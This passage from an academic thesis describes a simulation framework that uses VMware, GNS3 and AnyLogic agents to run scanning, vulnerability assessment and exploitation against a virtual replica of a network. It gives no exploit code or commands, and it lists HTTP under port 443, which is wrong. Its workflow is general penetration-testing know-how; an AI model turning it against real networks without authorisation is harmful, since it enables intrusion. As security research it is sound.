These were live simulations conducted in February 2006, March 2008 and September 2010 respectively [28]. These exercises were developed through the US Department of Homeland Security. The actual methodologies of cyber-attacks is not focused by the Cyber Storm. Although, it had worth as it simulated the effects of cyber-attacks. Moreover, it brought together many organization to pay attention towards the potential cyber threats.

3.5.4 Sandia National Laboratories testbed

Sandia National Laboratories in [6] has developed a testbed. It associates the capabilities of modeling and simulations with virtual and real devices that helps in analyzing the features of information systems of the networks.

3.5.5 Cyber-attack Scenario Using SSFNet

This work models the spread of a worm virus which are infected in local networks as well as globally on large networks. It uses the framework that is built on SSFNet and SSF, which uses “domain modeling language” for describing the network model [7].

3.6 Conceptual framework for modeling and simulation in ABM

A conceptual framework in [29] for modeling and simulation describes the particularities of the simulation environment and also incorporates the experimentations which are targeted for investigating network attacks and mechanisms. Author has combined discrete event simulation and has worked in teaming concepts.

3.7 Experiments with Simulation of Attacks

The Attack Simulator [33] has built a system of multi agents which consists of two classes of agents. The activity is based on the “Attacks against computer network”, “application ontology” and a component of communication. The subsequent table describes the key components that are presented for this approach.

Team	Team Details
Agent team Models	(Ontologies, Agent functions and classes etc.)
Team interaction Models	(Team cooperation and interaction)
Interaction environment model	(Interaction environment requirement for simulation)

Table 2: Components of the Model

3.8 Positioning of the related work

All of the above mentioned simulation work, A. Futoransky, L. Notarfrancesco, G. Richarte and C. Sarraute [32] focused on the conceptual framework, M. E. Kuhl, J. Kistner, K. Costantini and M. Sudit attempted very few integration of the technical details of cyber-attacks to test the IDS system [2]. I. Kotenko and A. Chechulin have worked in multi agent environment to perform attack detection for the improvement of defensive mechanisms [4].

Mauw Sjouke and Oostdijk Martijn in [34] has discussed attack trees and graphs. The shortcoming of attack tree approach is computational complexity. A complete attack graph building for a malefactor is complexed problem and ordinarily takes a lot of time. This approach is capable of handling network of small size but causes difficulties in large scale network. Moreover, reconstruction is also a problem in attack graph because the change of link of hosts will require reconstruction.

All of the above mentioned work is of worth knowing but there is no such framework which incorporates the autonomous Agent based model framework performing cyber-attacks to detect exploitable vulnerabilities on GNS3 network model comprised of emulated and virtualized machines depicting the real behavior of the network infrastructure.

Chapter 4
Methodology

In this chapter, our proposed framework of performing vulnerability assessment and exploitation using agent based modeling and simulated cyber-attacks for security evaluation of IT infrastructure is discussed.

Proposed framework is divided into three layer named as Virtualization, Network model and Agent based modeling, Agents of the third layer is actually deployed/configured on a single host of virtualization and also part of the Network model. Phase I represents the virtualization, in which all the host machines of the actual network are virtualized in VMware Workstation. It is capable of virtualizing all of the hardware resources that includes memory, processors, network connectivity and storage. In Phase II, the exact network model is designed through GNS3, it contains all the network components like emulated routers, switches, printers, VoIP and virtual machines which are created in 1st Phase with VMware. In phase III, agent based attack model is constructed on one of the virtual machines that is integrated with GNS3 Network layer and used as attacker machine to create simulated cyber-attacks.

4.1 Virtualization Layer

The first layer of the model is host virtualization, the creation of virtual machines contains exact replica of operating systems, storage devices and network devices. Virtual machines are capable to virtualize all of the hardware resources including processors, memory, storage, and network connectivity. Virtualization provides the capability of sharing physical hardware resources either by one or more virtual machines. It has full control of resources on each virtual environment.

4.1.1 Virtual layer components

Some components of the Virtualization layer are as follows:

- **Host Machine**

This is the physical computer with high resources on which VMware Workstation is installed to create virtual machines on it for our research.

- **Virtual machine (VM)**

VMware Workstation provides special environment that creates multiple machines running different operating systems on a single hardware. VMware will be displayed as a window on host machine.

- **Guest OS**

This is the OS of virtual machine that is running inside the VMM.

In addition, VM is considered as a set of parameters in VMware Workstation which describes its behavior; including hardware utilization (memory of the VM, shared hard disks, mounted CDs etc.). Moreover, VM state information (describing whether the VM is currently running, paused, or shutdown).




Figure 3: Virtualization Layer

The above mentioned picture depicts that the hardware is shared by VMWare Workstation that is installed on the host operating system of the physical computer. VMM is a virtualization system that partitions a single physical machine into multiple virtual machines.

4.2 Network model Layer

GNS3 (Graphical Network Simulator-3) is a graphical network simulator that allows combination of virtual and real devices to simulate complex networks. It runs on Windows and Linux based Operating Systems. It allows to add unlimited objects to the projects and can access them at any time without the internet connectivity.

In the second module, a network model is created in GNS3 and integrated with the virtual machines which are created in previous layer of virtualization that gives full functionality of virtualization along with GNS3. It requires complete knowledge of the actual network to create an exact replica of network model on GNS3. In this model network discovery tools are used to get the actual network diagram autonomously after that simulated network model is created manually on GNS3 and integrated with Virtualization layer.

Moreover, the model provides maximum flexibility for the network as it allows the emulated hardware devices along with virtualization that runs real network operating system such as Cisco IOS.

4.2.1 Virtual machines integration with GNS3

In addition to the above emulated hardware, the model also integrates VMWare Workstation virtual machines running operating systems such as windows, Linux, windows server etc. These are fully configured with network devices on GNS3 like a real network.




Figure 4: Integration of VMs in GNS3

4.3 Agent Based Modeling Layer

This research is conducted to perform vulnerability scanning and to simulate cyber-attacks for Exploitation. The proposed framework contains decision making entities called agents. Agent assesses its situation and makes decisions on the basis of a set of rules to perform desired actions.

Agent based modeling layer provides facility to create multiple types of agents based on the specifications of the model.

4.4 Anylogic

Anylogic is a versatile simulation tool with user-friendly graphical interface that allow us to quickly model complex environments such as business processes, healthcare, road traffic, aerospace, manufacturing, logistics, patient and consumer behavior etc. It supports different modeling paradigms such as Discrete Event, System Dynamics and Agent-Based simulation methodologies. Anylogic provides concrete support for agent-based modeling library, pedestrian library, road traffic library, process modeling library and many others. Anylogic provides an ease for modular to construct a hierarchical and incremental construction of large models [42].

4.4.1 Create Agents in Anylogic

Agents are created in Anylogic by the following steps. First of all select specific type of agent and assign its name then agent actions need to be configured that will be executed when it will start, end and destroy the agent. In the next entity actions are defined to select the role of the agents on state chart then movement parameters are assigned to control the speed of agent. After that environment of other agents is specified.

4.4.2 Agent working defined through State chart and Transitions

In Anylogic state chart is used to point the state and transitions of the agents and define the working model of the system. State chart display the current state of agents with the passage of time with respect to the transitions that are configured in agents.

4.4.3 Building an Agent-Based Simulation Model in Anylogic

Anylogic provides supports to build model architecture (Agent class extends Active Object class), synchronization (assumes discrete time steps), Space (continuous, discrete, GIS), and connections (networks; distance based, random, ring lattice and small world) [20].

4.5 Steps of the proposed Framework

First step is the creation of virtualization layer in which all virtual machines are created in the VMware Workstation, Main challenge in this layer is to create exact replica with same configuration/services running on the actual machines of the network. “VMware vCenter Converter” utility is used to solve this problem. As this utility can create virtual image of the physical machines. It can also create VM image of remote machines through network. Later on virtual images that are created from physical machines are copied at a shared location so that all images can be accessed from a single point. Following steps need to be followed in order create virtualization.

- Need to create virtual images of all physical machines that to needs to be integrate with Network Model layer in order to perform vulnerability assessment. Images can be created locally on each physical machine by installing VMware vCenter Converter or it can also be created from remote location via network.
- All of the virtual machines that are created in first step are shared through network so that it can be accessible from a single point.




Figure 5: Creation of VMs from Physical Machines using VMware vCenter vconverter

4.5.1 Operating System added in VMware

Following Operating systems are added in VMware workstation for the model.

Windows hosts:

- Windows 10 (64-bit), Windows 8.1 (64-bit), Windows Server 2008 (64-bit)

Linux hosts:

- Ubuntu (64-bit), Debian Linux (32-bit), Kali-Linux (64-bit)

4.5.2 Virtual machines in VMware workstation

All the virtual machines that are created in previous step is added in VMware workstation. In the mode these machines are acting like the attacker machine, victim machine, servers and some of them are normal end user systems. These virtual machines later on will be integrated in network model to get full functionality of the model.

4.6 Network Model Layer

In the second phase, first step is to create exact replica of the actual network model in GNS3. For that Network discovery and scanning tools are used to get the actual network diagram. Solarwinds Network Discovery Trial and Nmap tools are used for this purpose. After scanning both tools will provide the network diagram than network model can be created manually on the GNS3 Network simulator. All network devices are added and configured exactly in same manner as running in the actual network. The network emulator allows to emulate the network devices to complex network environments. GNS3 also support the integration with VMware workstation virtual machines which are created in previous virtualization section to gives the full functionality of virtualization along with GNS3.

Moreover, the model provides maximum flexibility for the network by a combination of emulated hardware devices that run real network operating system such as Cisco IOS, operating systems and provides the network connectivity across multiple virtual machines.




Figure 6: Creation of Network Model Layer

4.6.1 Emulated Devices

GNS3 also incorporates virtualized network with a variety of routers, switches and PCs. Moreover, it is also paired with Cisco IOS commands and features. An actual image file of IOS is running on emulated network devices. All the executed commands and configurations are made on a real IOS routers.

4.7 GNS3 Integration with virtual machines of VMware workstation

In addition to the above emulated hardware, the model also integrates VMware workstation virtual machines running operating systems such as windows, Linux, windows server etc. These are fully networked with the other GNS3 devices. By integration with GNS3 these machines work like real machines in the network [43].




Figure 7: Integration of Virtual Machines in GNS3 with VirtualBox

4.8 ABM Layer

This research is conducted to simulate the cyber-attacks for security testing of the simulated network model. Cyber-attacks are performed by decision making entities called agents. Agent assesses its situation and makes decisions on the basis of a set of rules to perform attacks.

Following Figure shows the Kali Linux VM in virtualization layer has the Anylogic platform in which ABM framework is configured that contains the agent states and transitions. These states named Reconnaissance, Scanning, Vulnerability Assessment, Exploitation and Reporting perform the different functions. The in-depth details of the functions of these states are described below.




Figure 8: ABM Layer in the proposed framework

4.8.1 Model in Anylogic

In this section we propose the use of Anylogic ABM framework for modeling the attack and their actions. This model is capable to perform pen-testing, in real world what an ethical hacker can do, is possible to do with the agents in Anylogic.




Figure 9: Model is Anylogic

Details of the attack model are described below:

4.8.2 State chart

It is constructed to describe the event and time driven behavior. It has states and transitions.

4.8.3 State chart Elements

The following table shows the elements of the state chart

↘	State chart entry point

🟡	State
↘	Transition
◇	Branch
↘	Initial state pointer
◉	Final state
⏱	Timeout Transition

Table 3: Statechart Elements

- **State chart entry point**

  It indicates the initial state of the state chart.

- **State**

  State represent a location of control with a particular set of reactions to conditions or events.

  - **State properties**

    State properties are as follows:

    - **Name**
    - **Fill color**
    - **Entry action**

      In this property Java code & functions are written. It is used to be executed when the state chart enters the state.

    - **Exit Action**

- **Transitions**

  It is used to switch from one state to another. When a specified condition is true then this transition triggered performing the specified action.

- **Timeout Transitions**

  This Transition is triggered after a specified time to switch from one state to another.

- **Branch**

  It is used where transition has more than one destination state, branch is like true or false condition.

4.8.4 Flowchart of an attack model

The following figure shows the steps and their flow which is modeled in Agent based modeling:

The details of the steps described in the above Figure are described below:

4.8.5 Reconnaissance

In this agent state all the relevant information about the target network and the range of network hosts are gathered that will be scan in the next state of agent.

4.8.6 Scanning

In the second step, a comprehensive **OS** & **port scanning** is performed by using **Nmap & Netcat tools** to find alive hosts, open/closed ports, and running services with version details of all the network hosts.

4.8.7 Vulnerability Assessment

After scanning agent will perform Vulnerability Assessment by using Nmap Scripts and Open Source tools on the basis of the results of previous state. Agents will take decision and run scripts to find vulnerabilities against the specific services running on alive hosts of the network (Data obtained by 2nd state of Scanning).

4.8.8 Exploitation

After the above mentioned steps, agent will perform exploitation against the vulnerabilities that are detected in the 3rd state of vulnerability assessment. An exploit is a piece of code that is injected in the system to gain unauthorized access. For this purpose an attack library is created on the agent, in which exploitation steps and code are configured. Agent will perform exploitation by modifying the scripts according to the previous results. Attack library is created on the basis of most commonly used ports and services, and then the criticality level of the vulnerabilities.

Most common ports and services are as follows [44].

Protocol	Port Number	TCP/UDP	Description
File Transfer Protocol (FTP)	20 & 21	TCP	File Transfer Protocol is one of the most commonly used protocol. It can be configured with little knowledge of networking. It provides the ability to transfer file easily
Secure Shell (SSH)	22	TCP	SSH protocol is used to access and manage devices securely using command line. SSH is secure alternative of telnet.
Telnet	23	TCP	Telnet protocol is primary method to access and manage network devices. Unlike SSH it does not support secure connections.
Hypertext transfer protocol (HTTP)	443	TCP	HTTP is the most commonly used protocol that is configured on web application servers and used by most of the networks in the world.
SMB	139 & 445	TCP	SMB protocol is most commonly used as file sharing service.

Table 4: Most commonly used protocols and ports

In Cyber Securirty, a vulnerability is a weakness which can be exploited by an attacker to gain unauthorized access. Criticality level of vulnerabilities is depend on two factors, 1st is Impact or loss when vulnerability is exploited and 2nd is likelihood of exploitation (interest of attackers and chances of exploitation).

Criticality level of vulnerabilities are as follows.

Crticality Level	CVE Score	Description
Critical	9.0-10.0	• Attacker can possibly gain the complete/root access of the host (remote code execution) • Disclosure of the highly sensitive information
High	7.0-8.9	• Exploitation could result in elevated privileges. • Exploitation could result in a significant data loss or downtime.
Medium	4.0-6.9	• An attacker can gain only very limited access with user privileges • Attack can manipulate individual victims via social engineering
Low	0.1-3.9	• Low level vulnerabilities have very little impact on an organization’s business

Table 5: Criticality level of the Security Vulnerabilities

Proposed framework is only targeted to exploit the Critical and High level vulnerabilities of the network.

4.8.9 Reporting

In overall process and states of agents all of the gathered and obtained information is saved in external file for the reporting purpose. Report contains all of the information from scanning, vulnerability assessment and Exploitation states, it contains the information of alive hosts, open ports, running service, installed OS, existing vulnerabilities and Exploitation results.

4.9 Complete workflow of the proposed framework

Following figure shows the complete working of the designed framework.

